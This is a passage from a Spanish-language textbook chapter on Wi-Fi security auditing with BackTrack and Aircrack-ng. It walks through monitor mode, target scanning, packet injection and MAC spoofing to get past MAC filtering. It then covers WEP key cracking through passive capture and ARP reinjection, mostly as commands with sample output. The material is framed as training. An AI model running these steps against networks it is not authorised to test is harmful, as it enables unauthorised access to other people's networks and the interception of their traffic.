


Figura 9.2. Abriendo la máquina virtual de Backtrack

4. Una vez abierta la máquina virtual, revise su configuración de memoria RAM asignada y el *hardware* asociado a virtualizar.





Figura 9.3. Configurando la máquina virtual de Backtrack

5. Arranque la máquina virtual y decida si desea verla en una ventana o a pantalla completa. Para verla a pantalla completa sólo debe maximizarla. Para volver a su Windows o Linux debe presionar CTRL + ALT.

6. Tras el arranque, introduzca la clave de acceso por defecto, siempre que se la pregunte. El superusuario es *root* y su clave es *toor*. Para iniciar sesión gráfica, simplemente escriba *startx*.

7. Conecte su adaptador WLAN USB, una vez arrancada la distribución, debe asignar su uso a la máquina virtual, ya que si no lo hace estará disponible en su sistema anfitrión pero no en su Backtrack. Si tiene la máquina virtual encendida y el ratón está dentro de la misma, ésta normalmente tomará el control del dispositivo.



Ya tiene el sistema Backtrack de auditoría preparado para comenzar a realizar todas las prácticas que siguen a partir de aquí.

9.4.2 Comprobación del sistema y configuración

Dominar la fase de comprobación del sistema y configuraciones evitará que pierda horas en la observación de errores que no entiende, ni sabe resolver. La comprobación de cuatro rutinarios pasos hará que comprenda el motivo por el que algo no funciona y sepa cómo resolverlo. Uno de los errores más habituales en este tipo de instalación consiste en no tener activado o bien configurado su adaptador WLAN. Es posible que la máquina virtual no lo haya transferido o que no sea compatible con su Linux. La primera prueba a realizar consistirá en abrir una consola de comandos y ejecutar lo siguiente para dispositivos USB:

```
root@bt:~# lsusb
Bus 001 Device 002: ID 0bda:8187 Realtek Semiconductor Corp. RTL8187
Wireless Adapter
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```

Si el adaptador es de otro tipo (este comando no muestra los adaptadores PCI en una máquina virtual, aunque sí lo hace en una versión instalada):

```
root@bt:~# lspci
00:00.0 Host bridge: Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX Host
bridge (rev 01)
00:01.0 PCI bridge: Intel Corporation 440BX/ZX/DX - 82443BX/ZX/DX AGP
bridge (rev 01)
00:07.0 ISA bridge: Intel Corporation 82371AB/EB/MB PIIX4 ISA (rev 08)
00:07.1 IDE interface: Intel Corporation 82371AB/EB/MB PIIX4 IDE (rev 01)
...
```

Para averiguar qué controladores o módulos de Linux utiliza el sistema:

```
root@bt:~# lsmod
Module                  Size  Used by
arc4                    1038  2
ecb                     1557  2
rtl8187                52142  0
mac80211              199768  1 rtl8187
led_class               1779  1 rtl8187
cfg80211              119135  2 rtl8187,mac80211
rfkill                 11984  1 cfg80211
eeprom_93cx6             964  1 rtl8187
video                  15442  0
```

Para desactivar el módulo del sistema:

```
rmmod <nombre_del_módulo>

root@bt:~# rmmod rtl8187
```

Para volver a activarlo:

```
modprobe <nombre_del_módulo>

root@bt:~# modprobe rtl1887
```

Para comprobar que está instalado y que es aceptado por Linux:

```
root@bt:~# iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     IEEE 802.11bg  Mode:Managed  Access Point: Not-Associated
          Tx-Power=off
          Retry  long limit:7   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
```

Éste es el principal comando que debe ejecutar siempre antes de comenzar con el resto de pasos, ya que le mostrará el estado de su adaptador inalámbrico USB, además de las configuraciones principales del mismo. Este comando muestra ,además, si se dispone de una interfaz principal (**wlan0**) y de interfaces virtuales en modo monitor (**mon0**, **mon1**, **mon2**...). Con algunos modelos de adaptadores inalámbricos no podrá utilizar directamente el pariente principal, sino que deberá crear la interfaz virtual previamente. Mediante el comando **iwconfig**, puede realizar gran cantidad de funciones y variar configuraciones del adaptador, como por ejemplo:

- Fijar el canal de transmisión.

```
root@bt:~# iwconfig mon0 channel 3
```

- Fijar la banda de frecuencia.

```
root@bt:~# iwconfig mon0 freq 2422M
```

- Cambiar la potencia de transmisión (txpower).

```
root@bt:~# iwconfig mon0 txpower x (x depende de valores de iwlist)
```

- Conectarse a un ESSID y especificar la clave WEP. Se utiliza la sintaxis *key s:clave* para especificar una clave en formato ASCII o *key clave* para especificarla en formato hexadecimal.

```
root@bt:~# iwconfig mon0 essid ESSID key s:CLAVEWEP
```

Otro comando muy interesante para ver y modificar las opciones de su adaptador, además de conocer sus características, es **iwlist**. Mediante **iwlist** puede realizar funciones como:

- Ver la tabla de conversión entre frecuencias y canales.

```
root@bt:~# iwlist wlan0 channel
wlan0     14 channels in total; available frequencies :
          Channel 01 : 2.412 GHz
          Channel 02 : 2.417 GHz
          Channel 03 : 2.422 GHz
          Channel 04 : 2.427 GHz
          Channel 05 : 2.432 GHz
          Channel 06 : 2.437 GHz
          Channel 07 : 2.442 GHz
          Channel 08 : 2.447 GHz
          Channel 09 : 2.452 GHz
          Channel 10 : 2.457 GHz
          Channel 11 : 2.462 GHz
          Channel 12 : 2.467 GHz
          Channel 13 : 2.472 GHz
          Channel 14 : 2.484 GHz
```

- Ver las posibles potencias de transmisión permitidas en su adaptador (si lo permite mostrar, cosa que no se cumple en todos los módulos).

```
root@bt:~# iwlist mon0 txpower
```

- Cambiar otras funciones avanzadas, como el tipo de modulación 802.11 (*modulation*), el modo de ahorro de energía (*power*), el tipo de encriptación de datos (*encryption*), la velocidad o ancho de banda (*bitrate*) y otras opciones que podrá probar y aprender.

```
root@bt:~# iwlist
Usage: iwlist [interface] scanning [essid NNN] [last]
              [interface] frequency
              [interface] channel
              [interface] bitrate
              [interface] rate
              [interface] encryption
              [interface] keys
              [interface] power
              [interface] txpower
              [interface] retry
              [interface] ap
              [interface] accesspoints
              [interface] peers
              [interface] event
              [interface] auth
              [interface] wpakeys
              [interface] genie
              [interface] modulation
```

Una interfaz de red inalámbrica se puede establecer en uno de los siguientes diferentes modos de funcionamiento:

- **Modo managed**. Es el modo habitual de funcionamiento que se utiliza para conectarse en modo cliente de un punto de acceso. Es el modo utilizado para conectarse a la red una vez conocida su clave de cifrado.

- **Modo monitor**. Es el modo principal para la auditoría de redes. Viene a funcionar como un modo promiscuo en tarjetas de red Ethernet, en el que todo el tráfico de red puede ser escuchado y esnifado. Además, permite la inyección de tráfico mediante *software*.

- **Modo master**. Es el modo AP, que se utiliza en los equipos como los puntos de acceso. Permite que se conecten clientes al ESSID fijado, aunque no se suele utilizar para auditoría, sino en equipos de punto de acceso a la red.

Para cambiar entre los diferentes modos de funcionamiento se debe crear una nueva interfaz virtual establecida en ese modo. Se pueden crear tantas interfaces virtuales como se necesiten, además se pueden destruir cuando no se vayan a utilizar más. Éste es el primer paso que debe realizar antes de comenzar con la siguiente práctica. Para crear una nueva interfaz virtual en "modo monitor", se puede utilizar la herramienta suministrada por la *suite* Aircrack-ng, llamada **airmon-ng**, de la siguiente forma:

```
root@bt:~# airmon-ng start wlan0
Interface       Chipset         Driver
wlan0           RTL8187         rtl8187 - [phy0]
                                (monitor mode enabled on mon0)
```

El comando anterior creará una nueva interfaz virtual llamada **mon0** en modo monitor. Si se vuelve a ejecutar el comando en más ocasiones se crearán otros con el nombre: **mon1**, **mon2**, **mon3** y así sucesivamente. Para deshabilitar una interfaz en modo monitor que ya no necesite, utilice el comando de la siguiente manera:

```
root@bt:~# airmon-ng stop mon0
Interface       Chipset         Driver
wlan0           RTL8187         rtl8187 - [phy0]
mon0            RTL8187         rtl8187 - [phy0]  (removed)
```

Haciendo uso de estos sencillos comandos puede obtener toda la información necesaria para averiguar si el sistema detecta correctamente el *hardware* de su dispositivo y si le asigna un controlador adecuado.

9.4.3 Direccionamiento de red

El caso más habitual que suele ocurrir cuando se conecta a la red es que su adaptador pueda solicitar una dirección IP mediante protocolo DHCP. De esa manera podría conectarse directamente a la subred, obteniendo una dirección funcional una vez dentro de la red inalámbrica.

Pero, en algunos casos, no existe servidor DHCP y la red utiliza direccionamiento estático, configurado por el administrador en cada uno de los equipos clientes. En este caso, no será tan fácil la conexión, por lo que deberá obtener algunos datos de configuración sobre el segmento de red, máscara de subred o puerta de enlace. Para lograrlo, lo más sencillo será utilizar algún tipo de *sniffer* de red con la interfaz en modo promiscuo, en el que pueda observar algunos paquetes IP para obtener estos datos. Utilice un capturador de paquetes como Wireshark y observe el tráfico en busca de alguna conexión desde la red hacia

Internet, de modo que pueda obtener el rango IP y la puerta de enlace. Además puede observar alguna petición DNS para observar qué direcciones DNS utilizan los equipos. Tras averiguar estos datos, configure manualmente su adaptador y ya formará parte de la red.

El siguiente ejemplo muestra la conexión en modo *managed* a un punto de acceso con ESSID **mired** en el canal **3** e introduciendo la clave WEP en formato ASCII, anteponiendo un **s:**. Se obtiene la dirección IP y los datos de red mediante un servidor DHCP existente en la red víctima y mediante **dhclient** de Linux.

```
root@bt:~# ifconfig wlan0 up
root@bt:~# iwconfig wlan0 channel 3 essid mired key s:H5D32D6AEF16E
root@bt:~# dhclient wlan0
```

Si desea obtener el direccionamiento de red, porque no hay servidor DHCP, se realizan los siguientes pasos: primero se conecta a la red como en el ejemplo anterior, posteriormente se observan los paquetes que circulan y se averigua el direccionamiento de red (192.168.1.0, 10.0.0.0 u otros) mediante el comando **tcpdump**. Tras averiguarlo, se asigna una dirección IP estática dentro de ese rango en un número alto para evitar colisionar con otros equipos. Se añade la ruta por defecto hacia la puerta de enlace mediante el comando **route** y se agrega una dirección DNS típica para la resolución de nombres de forma externa. Todo esto se realiza mediante los siguientes comandos:

```
root@bt:~# iwconfig mon1 channel 3 essid teddy key s:H5D32D6AEF16E
root@bt:~# tcpdump -n -e -s0 -vvv -i wlan0    # (Verá paquetes con IP)
root@bt:~# ifconfig wlan0 192.168.1.222 netmask 255.255.255.0
root@bt:~# route add -net 0.0.0.0 netmask 0.0.0.0 gw 192.168.1.1 wlan0
root@bt:~# echo "nameserver 80.58.61.250" > /etc/resolv.conf
```

Si se trata de una red con seguridad WPA, la conexión se realizará como en el siguiente ejemplo. En el primer paso se conecta a la red inalámbrica como en los ejemplos comentados anteriormente. Para la conexión a WPA utilizamos el paquete **wpa_supplicant** de Linux y especificamos la clave y el ESSID en un fichero de configuración **(/etc/wpa.conf)** en el segundo paso. En el tercer paso realizamos la conexión con el punto de acceso WPA.

```
root@bt:~# iwconfig mon1 channel 3 essid teddy
root@bt:~# wpa_passphrase teddy clave_WPA > /root/wpa.conf
root@bt:~# wpa_supplicant -B -D wext -iwlan0 -c/root/wpa.conf
```

9.4.4 Buscando el objetivo

Es la hora de buscar un lápiz y un cuaderno para comenzar a apuntar los datos de todas las redes y clientes que encuentre a su alcance. Existen muchas aplicaciones para realizar escaneos de red inalámbrica en modo consola o mediante entorno gráfico, que funcionan sobre entorno Windows o Linux.

Para realizar un escaneo puede decidir entre uno de tipo pasivo u otro de tipo activo, dependiendo de lo precavido que se quiera ser para no activar alarmas. La principal diferencia entre ambos consiste en que durante un escaneo pasivo no se envía ningún tipo de paquete de escaneo para ser más sigiloso. Durante un escaneo activo se envían tramas que interrogan a los AP de su entorno, para que muestren su estado.

Aplicaciones como Netstumbler realizan envíos de tramas de petición para obtener respuestas de los puntos de acceso en el área de cobertura, realizando de este modo un escaneo activo mucho más ruidoso. El programa que realiza esta captura pasiva de paquetes en la *suite* de Aircrack-ng es **airodump-ng**. Airodump-ng incorpora una serie de opciones muy prácticas que permiten grabar, además de la captura, ciertos archivos de texto en los que se incluye todo lo que se haya detectado para proveer informes. En la última versión de Aircrack-ng, configura también una serie de teclas para obtener algo más de control sobre la salida de pantalla. Estas teclas permiten dividir la presentación en clientes y AP, marcar un AP y sus clientes en un color determinado para ver los datos de forma más clara, etc. Aprenderá sobre estas opciones en esta sección.

A la hora de realizar un escaneo, debe forzar a su adaptador inalámbrico a realizar saltos por todos los canales de la banda en la que trabaje para detectar en cuál de ellos existen sesiones de red. Esto significa que la configuración del controlador utilizado y del adaptador debe permitir saltar por TODOS los canales, y no sólo del uno al once, que son los canales permitidos en EEUU Una vez localizado el objetivo a auditar, debe proceder a anotar toda la información relevante del mismo:

- ESSID.
- BSSID.
- Canal.
- Clientes asociados.
- Power.
- Tipo de seguridad inalámbrica.
- Tipo de autenticación utilizada.
- Identificar otros AP con el mismo ESSID (tienen distintos BSSID).

Tras un primer escaneo general, debe realizar un segundo escaneo con el canal fijado al que utiliza su objetivo (la red a auditar), para así focalizar la captura de información. Debe comenzar a capturar paquetes desde el inicio mediante la opción de escritura de capturas en disco.

Uso de airodump-ng

Para realizar un sencillo escaneo, saltando por todos los canales y grabando información capturada a ficheros de capturas y registros, proceda de la siguiente manera. Debe haber configurado primero su adaptador, creando una interfaz virtual en modo monitor. El nombre de los ficheros generados en el directorio actual comenzará por los caracteres que le indique tras la opción **-w**.

```
root@bt:~# airodump-ng mon0 -w fichero
```

Cada vez que ejecute el comando anterior, se creará un nuevo grupo de archivos cuyo nombre comenzará por "fichero" y continuará por el número de secuencia: fichero-01, fichero-02, fichero-03. Para finalizar el comando presione CTRL + C. La extensión que se utiliza para guardar las capturas de tráfico de red es ".cap".

En la zona alta de la pantalla podrá observar la barra de estado, que muestra el canal actual, los datos del tiempo de captura, fecha y hora, además de otros mensajes y advertencias que irán apareciendo. Si desea utilizar un receptor GPS compatible con el *software* gpsd para Linux, sólo deberá añadir a la línea anterior la opcion **--gpsd**. De esta forma podrá realizar *wardriving*, anotando la situación aproximada de los AP junto con sus datos.

```
CH  9 ][ Elapsed: 1 min ][ 2007-04-26 17:41 ]
```

En el siguiente bloque de la pantalla, se muestran todos los AP encontrados junto con sus datos más relevantes (BSSID, ESSID, canal, *power* o señal y cifrado, velocidad...).

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID
00:09:5B:1C:AA:1D   11  16       10        0    0  11  54.  OPN                NETGEAR
00:14:6C:7A:41:81   34 100       57       14    1   9  11e  WEP  WEP           bigbear
00:14:6C:7E:40:80   32 100      752       73    2   9  54   WPA  TKIP   PSK    teddy
```

En el bloque siguiente en la misma pantalla podrá encontrar todos los clientes inalámbricos, conectados o no a un punto de acceso, dependiendo de si BSSID está indicado o no con **(not associated)**. En el caso siguiente verá que el

cliente con la dirección MAC `00:0F:B5:32:31:31` está asociado al AP con el ESSID `bigbear`.

```
BSSID              STATION            PWR   Rate    Lost   Packets  Probes
00:14:6C:7A:41:81  00:0F:B5:32:31:31   51   36-24      2        14
(not associated)   00:14:A4:3F:8D:13   19    0-0       0         4  mossy
00:14:6C:7A:41:81  00:0C:41:52:D1:D1   -1   36-36      0         5
00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35   54-54      0        99  teddy
```

Durante la ejecución, y solamente en esta versión (r1648 y superiores), dispondrá de una serie de teclas que podrá pulsar para variar la presentación en pantalla o moverse por ella.

- [**a**]: cambiar entre diferentes bloques en la pantalla: AP + STA; AP + STA + ACK; AP only; STA only.
- [**d**]: volver a ordenar los AP por cantidad de señal (*Power*).
- [**i**]: invertir la ordenación de los AP por el orden activo.
- [**m**]: marcar el AP seleccionado en diferentes colores y sus clientes conectados.
- [**r**]: activar/desactivar la ordenación en tiempo real.
- [**s**]: cambiar el campo de ordenación entre: First seen; BSSID; PWR level; Beacons; Data packets; Packet rate; Channel; Max. data rate; Encryption; Strongest Ciphersuite; Strongest Authentication; ESSID.
- [**SPACE**]: pausar la visualización/continuar actualizando en tiempo real.
- [**TAB**]: activar/desactivar el movimiento del cursor por los AP/STA.
- [**UP**]: mover el cursor al AP anterior.
- [**DOWN**]: mover el cursor al AP siguiente.

Escaneo y captura dirigida

La única diferencia de este tipo de escaneo será que el adaptador Wi-Fi queda fijado en un solo canal (el del objetivo a ser auditado) y podrá filtrar la captura hacia un solo AP.

```
root@bt:~# airodump-ng mon0 -w captura -c3 --bssid BSSID
```

Deberá realizar este segundo escaneo una vez que haya localizado su objetivo durante el primer escaneo y haya anotado sus datos. Al fijar el adaptador en el canal del objetivo, no perderá paquetes del mismo al estar saltando por otros canales. Debe observar la barra de estado de **Airodump-ng** para asegurarse de que el adaptador haya realmente cambiado al canal fijado y no muestre errores del tipo **[fixed channel: x]** indicando que está fijado a un canal no solicitado. La causa principal por la que esto suele pasar es que otro programa o servicio esté utilizando el adaptador inalámbrico de modo exclusivo fijado en un canal. Deberá detener cualquier otro programa que pueda estar utilizando el adaptador.

9.4.5 Alineación de la antena

La alineación de nuestra posición con respecto al objetivo (AP o cliente) es algo a lo que no se le suele dar la importancia que conlleva. Este paso de la auditoría aporta un valor incalculable para que el resto del proceso se realice con éxito. Conviene dedicarle el suficiente tiempo y paciencia para obtener los mejores resultados. Si el objetivo seleccionado es muy cercano y sus valores de señal son buenos, el proceso de alineación de antena no será tan importante; pero si el objetivo ofrece una señal muy débil o lejana es de vital importancia hacer una buena alineación.

En cualquier caso, si realiza las prácticas contra su propio AP, no lo sitúe nunca a menos de dos metros o la señal será tan alta que quedará saturada será muy complicado mantener una comunicación de calidad. Como se mostró en la sección de antenas, puede utilizar una antena omnidireccional o direccional para lograr mejor alineación y calidad de señal con respecto a su objetivo. La práctica y la realización de pruebas con ambos tipos de antena le ayudarán a mejorar el nivel de señal obtenido.

Existen diferentes aplicaciones que le ayudarán a valorar el nivel de señal obtenido. En esta práctica utilizaremos como siempre la *suite* Aircrack-ng. Para ello, tras tener apuntados los datos del objetivo (ESSID, BSSID, banda, canal, seguridad...), ejecutaremos en una *shell* la siguiente orden:

```
root@bt:~# airodump-ng -c canal -b BSSID mon0

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER
AUTH ESSID

00:14:6C:7A:41:81   34 100         57        14    1   9  11e  WEP   WEP
bigbear
```

Observe detenidamente el valor de señal en la columna PWR y modifique lentamente la orientación de la antena. Puede cambiar su posición moviéndose de

posición o utilizando un alargador USB de un par de metros. Si es necesario, acerque el adaptador WLAN a la ventana más cercana o a la puerta. Juegue con diferentes posiciones de la antena, tanto en el interior como en el exterior. Incline la antena muy despacio y observe atentamente las variaciones de PWR y la velocidad en la que aumentan los *beacons*.

Si utiliza una antena Yagi, debe moverla primero muy lentamente en el eje horizontal *(azimuth)* y una vez obtenido el mejor valor de señal, pruebe a moverla lentamente en el eje vertical (elevación). No trate de utilizarla sin haberla fijado previamente a cualquier tipo de base estable, puesto que el mínimo movimiento modificará de forma importante los valores. Si es necesario vuelva a realizar la prueba mediante el comando que aprenderá en la siguiente sección. Una vez encontrada la mejor posición, no mueva nada de su equipamiento y fíjelo correctamente.

9.4.6 La inyección de paquetes

Una interfaz virtual creada en modo monitor debe ser capaz, si está bien instalada y parcheada, de inyectar cualquier tipo de paquete a la red inalámbrica. Si no fuera capaz de hacerlo, es que su adaptador no está bien configurado, no es compatible con su Linux o no está correctamente alineado contra el objetivo a auditar.

Para lograrlo es necesario realizar correctamente los pasos anteriores antes de llegar a este punto. La forma correcta de comprobar la inyección de su adaptador es mediante el comando de la *suite* Aircrack-ng; **aireplay-ng**. Este comando se utilizará a partir de aquí también para cualquier ataque que precise de inyección. Debe comprobar la capacidad de inyección antes de comenzar un ataque.

```
root@bt:~# iwconfig mon0 channel 9 #se fija al canal 9
root@bt:~# aireplay-ng --test mon0
06:49:45  Trying broadcast probe requests...
06:49:45  Injection is working!
06:49:46  Found 4 APs
06:49:46  Trying directed probe requests...
06:49:46  00:1D:B3:4D:11:5A - channel: 6 - 'ALBERTO'
06:49:49  Ping (min/avg/max): 3.892ms/59.758ms/198.832ms Power: -54.12
06:49:49  26/30:  86%
06:49:49  00:18:02:8C:E9:66 - channel: 4 - 'WLAN_6A'
06:49:50  Ping (min/avg/max): 1.100ms/15.973ms/40.159ms Power: -50.50
06:49:50  30/30: 100%
06:49:50  00:18:02:8C:C9:6F - channel: 4 - 'WLAN_6E'
06:49:50  Ping (min/avg/max): 4.288ms/9.471ms/25.043ms Power: -49.10
06:49:50  30/30: 100%
```

Si el resultado devuelve valores de respuesta, es que su adaptador realiza correctamente la inyección. Cuanto mayor sea el número de ACK, mejor será su alineación con respecto al objetivo. A veces deberá repetir la prueba en varias ocasiones para obtener resultados. También puede realizar la prueba anterior de modo dirigido hacia el AP objetivo, a fin de calibrar su alineación y funcionamiento con respecto a él. Para ello ejecute **aireplay-ng** de la siguiente manera:

```
root@bt:~# aireplay-ng --test -e ALBERTO mon0
06:54:40  Waiting for beacon frame (ESSID: ALBERTO) on channel 6
Found BSSID "00:1D:B3:4D:11:5A" to given ESSID "ALBERTO".
06:54:40  Trying broadcast probe requests...
06:54:40  Injection is working!
06:54:42  Found 1 AP

06:54:42  Trying directed probe requests...
06:54:42  00:1D:B3:4D:11:5A - channel: 6 - 'ALBERTO'
06:54:45  Ping (min/avg/max): 1.907ms/70.189ms/171.367ms Power: -51.83
06:54:45  23/30:  76%
```

Durante los posteriores ataques se podrá modificar la velocidad de inyección (paquetes por segundo) hasta una razón de 1.000, si bien en muchas ocasiones no es beneficioso y resulta perjudicial aumentar demasiado la velocidad. Lo normal es mantenerlo entre 100 y 400 paquetes por segundo.

9.4.7 MAC spoofing

Falsificar la dirección física del adaptador de red inalámbrica no sólo le permite ocultar su identidad y los datos del equipo, sino que además permite hacer ataques de *spoofing* y hacer parecer que los paquetes de red provienen de un cliente legítimo. Éste es el principal método para evadir la protección por filtrado de MAC. Puede hacer esto con el comando **macchanger**, aunque se debe ejecutar esta aplicación sobre la interfaz principal (wlan0), por lo que deberá deshabilitar todas las interfaces virtuales previamente creadas para la monitorización de la red y la misma interfaz perteneciente al adaptador físico:

```
root@bt:~# airmon-ng stop mon0
root@bt:~# ifconfig wlan0 down
root@bt:~# macchanger wlan0 -m 2c:68:04:1d:03:1d
Current MAC: 2c:68:04:1e:04:1f (unknown)
Faked MAC:   2c:68:04:1d:03:1d (unknown)
```

También puede dejar que **macchanger** decida la nueva dirección MAC de manera aleatoria:

```
root@bt:~# macchanger -r wlan0
Current MAC: 2c:68:04:1d:01:1f (unknown)
Faked MAC:   98:b0:66:5e:04:1f (unknown)
```

9.5 METODOLOGÍAS DE ATAQUE A REDES WEP

No existe un solo ataque contra la seguridad WEP, sino una serie de ataques que según las circunstancias ofrecerán mejores o peores resultados. A continuación se enumeran las diversas técnicas para penetrar este tipo de seguridad inalámbrica. Todos los ataques se realizan contra el punto de acceso, por lo que se deberá sintonizar la señal con respecto a éste.

9.5.1 Captura pasiva de datos y ataque de análisis estadístico

Es el ataque menos considerado debido al tiempo que consume, pero si tiene paciencia es el más pasivo y por tanto, el que menos sospecha puede despertar. Consiste simplemente en esperar a obtener la cantidad suficiente de tráfico de red para poder realizar un ataque estadístico posterior. El número mínimo de paquetes a obtener debe ser mayor a cien mil. Observe la columna DATA de **airodump-ng** para monitorizar la cantidad de paquetes capturados, que aumentará rápidamente si el tráfico es bueno. Si el cliente está conectado a Internet o moviendo gran cantidad de tráfico, en unos diez minutos habrá obtenido el tráfico necesario.

Una vez capturada una cantidad decente de paquetes, puede utilizar la herramienta **aircrack-ng** para tratar de adivinar la contraseña de la red que ataca mediante el análisis estadístico de paquetes. No es necesario parar la captura de paquetes, puede seguir capturando por si resulta que no tiene suficientes paquetes capturados. Simplemente abra otra consola y ejecute **aircrack-ng** en paralelo a **airodump-ng**. Si el análisis sale exitoso, se imprimirá la clave WEP en hexadecimal y en ASCII como se muestra a continuación:

```
root@bt:~# airodump-ng -c <canal> --bssid <BSSID> mon0 -w captura

root@bt:~# aircrack-ng captura-01.cap


                                Aircrack-ng 1.1 r1738

                        [00:00:00] Tested 724 keys (got 106115 IVs)


   KB    depth   byte(vote)

    0    0/ 25   48(136704) FC(122624) 5E(122368) 81(120064) 14(119808) 4F(118784) 53(118784) EB(118528) E3(117504)
97(117248)

    1    0/  1   7D(145920) E1(118528) 04(116992) DC(116480) 55(116224) F3(116224) 33(115712) D1(115712) 12(115456)
94(115456)

    2    0/  1   C7(159744) 04(125440) 53(116736) C7(116736) D7(116224) 7A(115968) DD(115712) 9D(115456) D8(115456)
F3(114944)

    3    0/  1   F5(146688) 48(122624) 80(121600) A2(121344) 39(120832) 7F(118528) DC(118528) F2(118272) 76(117248)
0B(116224)

    4    5/  4   4D(115200) 45(114944) 72(114944) 49(114688) 87(114688) 04(114432) ED(114432) F7(114176) 85(113920)
D9(113920)


      KEY FOUND! [ 48:35:43:33:32:44:36:41:45:46:31:36:45 ] (ASCII: H5D32D6AEF16E )

    Decrypted correctly: 100%
```

9.5.2 Reinyección de paquetes ARP

Habrá ocasiones en que el AP no genere suficiente tráfico para obtener la cantidad cuantiosa de paquetes que requiere el ataque de análisis estadístico. El siguiente ataque utiliza la reinyección de paquetes para tratar de forzar al punto de acceso a generar más tráfico en poco tiempo. El ataque sólo requiere poder capturar algunos paquetes ARP iniciales para ser exitoso. Habrá que esperar que el AP genere estos paquetes de por sí, o bien habrá que forzar la generación de estos paquetes.

Para este ataque se utilizará la herramienta **aireplay-ng**, que se encargará de estar a la escucha por paquetes de ARP y, en cuanto obtenga unos cuantos, los reinyectará automáticamente. Estos paquetes ARP reinyectados causan que el AP genere nuevos paquetes ARP con nuevas secuencias IV (necesarios para descifrar la clave). Se seguirán reinyectando paquetes ARP y el AP seguirá generando paquetes ARP con nuevas secuencias IV que serán capturadas en paralelo con **airodump-ng** al igual que en la ocasión anterior.

Puede estar esperando un buen tiempo antes de que el AP genere los paquetes requeridos. Habrá ocasiones en las queno detecte clientes asociados al AP, en cuyo caso, los paquetes ARP no se generarán. Si no quiere esperar demasiado, puede intentar forzar que el AP genere este tráfico simulando una autenticación contra el AP, que por lo general aceptará su solicitud si no tiene filtrados por dirección de MAC.

1. Comience la captura de paquetes del objetivo. El número aproximado de paquetes que se necesitan para este ataque está entre cuarenta y ciento cincuenta mil.

```
root@bt:~# airodump-ng -c <canal> --bssid <BSSID> mon0 -w captura
```

2. Para forzar la generación de paquetes en el AP, inicie una falsa autenticación en una consola nueva y vigile el estado de autenticación y asociación constantemente para evitar perderla. Es importante que ésta se mantenga a lo largo de esta sesión de ataque.

```
root@bt:~# aireplay-ng -1 6000 -o 1 -q 10 -e <essid> -a <bssid> -h
<MAC_atacante> mon0

18:18:20  Sending Authentication Request
18:18:20  Authentication successful
18:18:20  Sending Association Request
18:18:20  Association successful :-)
```

- -1: significa falsa autenticación.
- 6.000: es el tiempo de reasociación en segundos. Esto significa que cada 6.000 segundos se reautentica al AP.
- -e <essid>: introduzca aquí el nombre de la red inalámbrica a atacar.
- -a <bssid>: introduzca aquí la dirección MAC del AP.
- -h <MAC_atacante>: introduzca aquí la dirección MAC de su interfaz inalámbrica. En el caso de que no realice una falsa autenticación en el AP, éste debiera ser la dirección MAC de un cliente asociado.
- mon0: nombre de la interfaz Wi-Fi.

3. Abra otra consola e inicie un ataque con **aireplay-ng** especificando el ataque de reinyección de paquetes ARP.

```
root@bt:~# aireplay-ng -3 -b <bssid> -h <MAC_atacante> mon0

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies.
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

- -3: especifica el ataque de re-inyección ARP.
- -b <BSSID>: introduzca la dirección MAC del AP.
